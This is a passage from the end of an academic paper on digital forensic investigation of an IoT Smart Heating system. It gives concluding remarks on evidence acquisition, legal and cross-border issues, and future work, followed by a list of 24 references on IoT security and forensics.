Real-time evidence acquisition into a trusted repository will need to be facilitated. Trusted evidence repositories can aggregate a large amount of digital evidence. Analyzing such data would involve correlation across heterogeneous evidence types, formats, and granularity levels to make defendable inferences based on the aggregated information.

In this paper, we presented an empirical method for conducting digital forensics investigation in an IoT environment, specifically on a Smart Heating system. Through our investigation, we covered the main stages of an incident handling lifecycle, from incident reporting and technical analysis to results and recommended countermeasures for remediation.

Our method can become the backbone of a future IoT digital investigation procedure, upon which digital examiners can build with necessary tools and techniques, depending on their needs and expertise. For example, malware analysis and reverse engineering techniques can be used for more thoroughly technical analysis.

Also, for a more forensically sound, the legal dimension has a profound impact on successful evidence acquisition that can be presented in courts. Cross-border and multi-jurisdictional issues prevalent in the area of cloud forensics also need to be resolved in the context of the IoT, given its significant reliance on cloud-based services in the application architectural layer.

References

[1] M. Abomhara, G. M. Køien, “Cyber Security and the Internet of Things: Vulnerabilities, Threats, Intruders and Attacks,” Rivers Publications, *Journal of Cyber Security and Mobility*, Vol. 4, No. 1, pp. 65–88, Jan. 2015. doi:10.13052/jcsm2245-1439.414.

[2] Bashar Alohali, “Detection Protocol of Possible Crime Scenes Using Internet of Things (IoT),” in *Cybersecurity Breaches, and Issues Surrounding Online Threat Protection*, 2017, IGI Global. doi:10.4018/978-1-5225-1941-6.ch008.

[3] R. Roman, J. Zhou, and J. Lopez, “On the features and challenges of security and privacy in distributed internet of things,” *Computer Networks*, Vol. 57, No. 10, pp. 2266–2279, Jul. 2013. https://doi.org/10.1016/j.comnet.2012.12.018

[4] Simson L. Garfinkel, “Digital forensics research: The next 10 years,” *Digital Investigation*, Vol. 7, Aug. 2010, pp. S64–S73.

[5] C. Meffert, I. Baggili, D. Clark, and F. Breitinger, “Forensic State Acquisition from Internet of Things (FSAIoT): A general framework and practical approach for IoT forensics through IoT device state acquisition,” in *ARES’17 Proc. of the 12th International Conference on Availability, Reliability and Security*, 2017. doi:10.1145/3098954.3104053.

[6] Mauro Conti, Ali Dehghantanha, Katrin Franke, and Steve Watson, “Internet of Things Security and Forensics: Challenges and Opportunities,” *Future Generation Computer Systems Journal*, doi:https://doi.org/10.1016/j.future.2017.07.060, 2018.

[7] M. Harbawi and A. Varol, “An improved digital evidence acquisition model for the Internet of Things forensic I: A theoretical framework,” in *Proc. of the 5th International Symposium on Digital Forensic and Security (ISDFS)*, IEEE, pp. 1–6, Tirgu Mures, Romania, Apr. 2017. doi:10.1109/ISDFS.2017.7916508.

[8] C. J. D’Orazio, K.-K. R. Choo, and L. T. Yang, “Data Exfiltration from Internet of Things Devices: iOS Devices as Case Studies,” IEEE *Internet of Things Journal*, Vol. 4, No. 2, pp. 524–535, 2017. doi:10.1109/JIOT.2016.2569094

[9] V. S. Harichandran, F. Breitinger, I. Baggili, and A. Marrington, “A cyber forensics needs analysis survey: Revisiting the domain’s needs a decade later,” *Computers & Security*, Vol. 57, pp. 1–13, Mar. 2016. https://doi.org/10.1016/j.cose.2015.10.007.

[10] A. Dehghantanha & K. Franke, “Privacy-respecting digital investigation,” in *Proc. of 2014 Twelfth Annual International Conference on Privacy, Security and Trust (PST)*, pp. 129–138, 2014.

[11] S. Watson and A. Dehghantanha, *Digital forensics: the missing piece of the Internet of Things promise*, *Computer Fraud & Security*, Vol. 6, No. 6. pp. 5–8, Jun. 2016. https://doi.org/10.1016/S1361-3723(15)30045-2.

[12] E. Oriwoh, D. Jazani, G. Epiphaniou, and P. Sant, “Internet of Things Forensics: Challenges and approaches,” in *Collaborative Computing: Networking, Applications and Worksharing (Collaboratecom), 2013 9th International Conference Conference on IEEE*, pp. 608-615.

[13] B. Alohali, *Security in Cloud of Things (CoT)*. Managing Big Data in Cloud Computing Environments, 2016.

[14] M. J. Kaur and P. Maheshwari, “Building smart cities applications using IoT and cloud-based architectures,” in *2016 International Conference on Industrial Informatics and Computer Systems (CIICS) IEEE*, pp. 1-5.

[15] E. Oriwoh and G. Williams, “Internet of Things: The Argument for Smart Forensics,” in *Cyber Security Breaches and Issues Surrounding Online Threat Protection*, IGI Global, 2017.

[16] I. O. Ademu, C. O. Imafidon, and D. S. Preston, “A new approach of digital forensic model for digital forensic investigation,” *International Journal of Advanced Computer Science and Applications*, Vol. 2, No. 12, Dec. 2011. doi: 10.14569/IJACSA.2011.021226.

[17] K. Vlachopoulos, E. Magkos, and V. Chrissikopoulos (2013), “A model for hybrid evidence investigation,” in *Emerging Digital Forensics Applications for Crime Detection, Prevention, and Security*, pp. 150-165. doi:10.4018/978-1-4666-4006-1.ch011.

[18] E. S. Pilli, R. C. Joshi, and R. Niyogi, “Network forensic frameworks: Survey and research challenges,” *Digital Investigation*, Vol. 7, No. 1–2, pp. 14–27, Oct. 2010.

[19] M. D. Kohn, M. M. Eloff, and J. H. P. Eloff, “Integrated digital forensic process model,” *Computers & Security*, Vol. 38, Oct. 2013, pp. 103-115. https://doi.org/10.1016/j.cose.2013.05.001.

[20] F. Cohen (2012), The future of digital forensics. Unpublished manuscript. Retrieved 21st June 2013, from http://www.all.net/Talks/2012-09-21-Beijing-Keynote.pdf

[21] S. Garfinkel, Automated computer forensics: Current research areas. Retrieved June/26, 2013.

[22] V. Roussev, C. Quates, and R. Martell, “Real-time digital forensics and triage,” *Digital Investigation*, Vol. 10, No. 2, pp. 158-167, Sep. 2013. https://doi.org/10.1016/j.diin.2013.02.001.

[23] R. Rowlingson, “A Ten Step Process for Forensic Readiness,” *International Journal of Digital Evidence*, Vol. 2, No. 3, pp. 1–28, 2004.

[24] M. Chernyshev, S. Zeadally, Z. Baig, and A. Woodward, “Internet of Things Forensics: The Need, Process Models, and Open Issues,” *IT Professional*, Vol. 20, No. 3, 2018. doi:10.1109/MITP.2018.032501747